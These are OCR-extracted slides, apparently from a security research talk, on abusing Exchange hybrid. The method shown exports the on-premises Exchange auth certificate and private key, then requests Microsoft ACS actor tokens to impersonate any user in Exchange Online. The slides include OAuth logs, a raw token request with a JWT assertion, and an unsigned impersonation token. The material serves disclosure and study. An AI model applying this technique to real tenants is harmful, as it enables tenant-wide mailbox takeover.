
Office 365 Exchange Online

Overview | Application roles assigned to others | Application defined permissons | Raw


Display name	Office 365 Exchange Online
ObjectId	a761cbb2-fbb6-4c80-aa50-504962316eb2
AppId	00000002-0000-0ff1-ce00-000000000000
Publisher	Microsoft Services
Status	Enabled
Assignment required	No
Reply Urls	https://exchange.hybrid.iminyour.cloud/ecp
	https://exchange.hybrid.iminyour.cloud/owa
	https://exchange-hybrid.hybrid.iminyour.cloud/ecp
	https://exchange-hybrid.hybrid.iminyour.cloud/owa
	https://outlook.cloud.microsoft
	https://outlook-sdf.cloud.microsoft

ROADtools

Thought process




Confirming the suspicion





Becoming Exchange online

If we compromise Exchange hybrid **on-premises** we can obtain the credentials of the shared service principal and **authenticate as Exchange online**.


Exporting the certificate





Hybrid-Exchange
Hybrid-Exchange
7/5/2029
Server Auther
Microsoft Exchange Server Auth Certificate
Microsoft Exchange Server Auth C...
6/9/2029
Server Auther
WMSvc-SHA2-HYBRID-EXCHANG
HYBRID-EXCHANGE
7/3/2034
Server Auther
Open
All Tasks
Cut
Copy
Delete
Properties
Help
Open
Request Certificate with New Key...
Renew Certificate with New Key...
Manage Private Keys...
Advanced Operations
Export...


Certificate Export Wizard
Export Private Key
You can choose to export the private key with the certificate.
Private keys are password protected. If you want to export the private key with the certificate, you must type a password on a later page.
Do you want to export the private key with the certificate?
Yes, export the private key
No, do not export the private key
Next
Cancel

Test our hybrid setup



Testing OAuth connectivity



ACS?

```
[PS] C:\Windows\system32>$out.detail.FullId
The configuration was last successfully loaded at 1/1/0001 12:00:00 AM UTC. This was 1065266276 minutes ago.
The token cache is being cleared because "use cached token" was set to false.
Exchange Outbound Oauth Log:
Client request ID: 69456f59-00e3-4be4-a365-e7c9fadc61b3
[Information:Using custom InternetWebProxy http://127.0.0.1:8888/.
[Information:[OAuthCredentials:Authenticate] entering
[Information:[OAuthCredentials:Authenticate] challenge from 'https://outlook.office.com/ews/Exchange.asmx' received: Bearer client_id="00000002-0000-0ff
0000-0000-c000-000000000000@*", token_types="app_asserted_user_v1 service_asserted_app_v1", authorization_uri="https://login.microsoftonline.com/common
[Information:[OAuthCredentials:GetToken] client-id: '00000002-0000-0ff1-ce00-000000000000', realm: '', trusted_issuer: '00000001-0000-0000-c000-00000000
[Information:[OAuthCredentials:GetToken] Start building a token using organizationId ''
[Information:[OAuthTokenBuilder:GetAppToken] start building the apptoken
[Information:[OAuthTokenBuilder:GetAppToken] checking enabled auth servers
[Information:[OAuthTokenBuilder:GetAppToken] trusted_issuer includes the auth server 'ACS - 68269e62-048f-4804-b5fa-af63c14b65e4' ( having DomainName :
 ): 00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc,
[Information:[OAuthTokenBuilder:GetAppToken] updating the tenant id with the auth server realm: current tenant id value is '', new value is '6287f28f-4f
[Information:[OAuthTokenBuilder:GetAppToken] trying to get the apptoken from the auth server 'ACS - 68269e62-048f-4804-b5fa-af63c14b65e4' for resource '
ice.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc', tenantId '6287f28f-4f7f-4322-9651-a8697d8fe1bc', userDomain 'hybrid.mihnyour.cloud'
[Information:[TokenCache:GetActorToken] Each key and its counts are L:00000002-0000-0ff1-ce00-000000000000-AS:00000001-0000-0000-c000-000000000000@6287f
[Information:[TokenCache:GetActorToken] cache size is 0
```

Actor token?


```
Information:[TokenCache:GetActorToken] Each key and its counts are L:00000002-0000-0ff1-ce00-0000000
00000-AS:00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc, 0
Information:[TokenCache:GetActorToken] cache size is 0
Information:[TokenCache:GetActorToken] try to get a new  token synchronously
Information:[ACSTokenBuildRequest:BuildToken] started
Information:[TokenBuildRequest:GetActorTokenFromAuthServer] Sending token request to 'https://accoun
ts.accesscontrol.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokens/OAuth/2' for the resource '
00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc' with t
oken: grant_type=http%3a%2f%2foauth.net%2fgrant_type%2fjwt%2f1.0%2fbearer&assertion=eyJ0eXAiOiJKV1Qi
LCJhbGciOiJSUzI1NiIsIng1dCI6Ik4wbDRiRTlrUUxKNnQyLVFRMzcyTTRFNDUwOCJ9.eyJpc3MiOiIwMDAwMDAwMi0wMDAwLTB
```


Actor token request

```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokens/OAuth/2 HTTP/1.1
Host: accounts.accesscontrol.windows.net
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Length: 957
Content-Type: application/x-www-form-urlencoded

grant_type=http://oauth.net/grant_type/jwt/1.0/bearer&assertion=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1dCI6Ik4wbDRiRTlrUUxKNnQyLVFRMzcyTTRFNDUwOD0ifQ.eyJpc3MiOiIwMDAwMD
AwMi0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAwMDBANjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjIiwiYXVkIjoiMDA
wMDAwMDEtMDAwMC0wMDAwLWMwMDAtMDAwMDAwMDAwMDAwL2FjY291bnRzLmFjY2Vzc2NvbnRyb2wud2luZG93cy5uZXRANjI4N2YyOGYt
NGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjIiwiaWF0IjoiMTc4MDM4MDI0MyIsIm5iZiI6IjE3ODAzODAyNDMiLCJleHAiOiIxNzgwM
zgwNTQzIn0.aXVb21uYbAcDhOyu_vM-wDQ3NT-Ct0Cxu808M8T5zwXaNW85O5WDM0mXawt1U3ruR8w1aAUJyA33V3Y2lmw23G2lXGSqny
2Jsqy3RKCPgRzeDB8atxLcDQbXDfyqafl7ciVX7hUowdlrMFdS0vxM93JyLuEgvWd4CQZqpYq_KeCPPh64j-unwN7A7oKIceZzKvUK63L
_qvyZNB9Zt4sXJpi8MeXVoIOUQSGK9CYREi_q6NamLrVZTdidnfb2o5JDTgTZWo3a1Rcr8Jo3zY9s18u4dD7Sr7bnqPLyICe2ImCFltjC
B8c0bptVfjTC9JIJBzncVL2qVWZz7pxeaLSQfw&resource=
00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc
```

Actor token response




Information:[OAuthTokenBuilder.GetAppWithUserToken] only nameid to be included in the claim: no
Information:[OAuthTokenBuilder.GetAppWithUserToken] building token with user context for the audienc
e '00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc'
Information:[OAuthCredentials:Authenticate] send request to 'https://outlook.office.com/ews/Exchange
.asmx' with the bearer token: {"typ":"JWT","alg":"none"} "iss": "00000002-0000-0ff1-ce00-0000000000
00@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office
.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "nbf": "1780379740" "exp": "1780408540" ; actor: {"typ":"
JWT","alg":"RS256","x5t":"wh06sEkzLHJ5sNNaUyRY2_6O8K0","kid":"wh06sEkzLHJ5sNNaUyRY2_6O8K0"}."oid": "
a761cbb2-fbb6-4c80-aa50-504962316eb2" "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-432
2-9651-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4
322-9651-a8697d8fe1bc" "nbf": "1780379440" "exp": "1780466140" '


THIS IS FINE.

Access Control Service (ACS)

Microsoft Entra ID

Exchange hybrid on-prem

Request actor token

Issue actor token

ACS

Send actortoken, impersonate Bob

Send actortoken, impersonate Alice

Send actortoken, impersonate *

Exchange online

Actor tokens

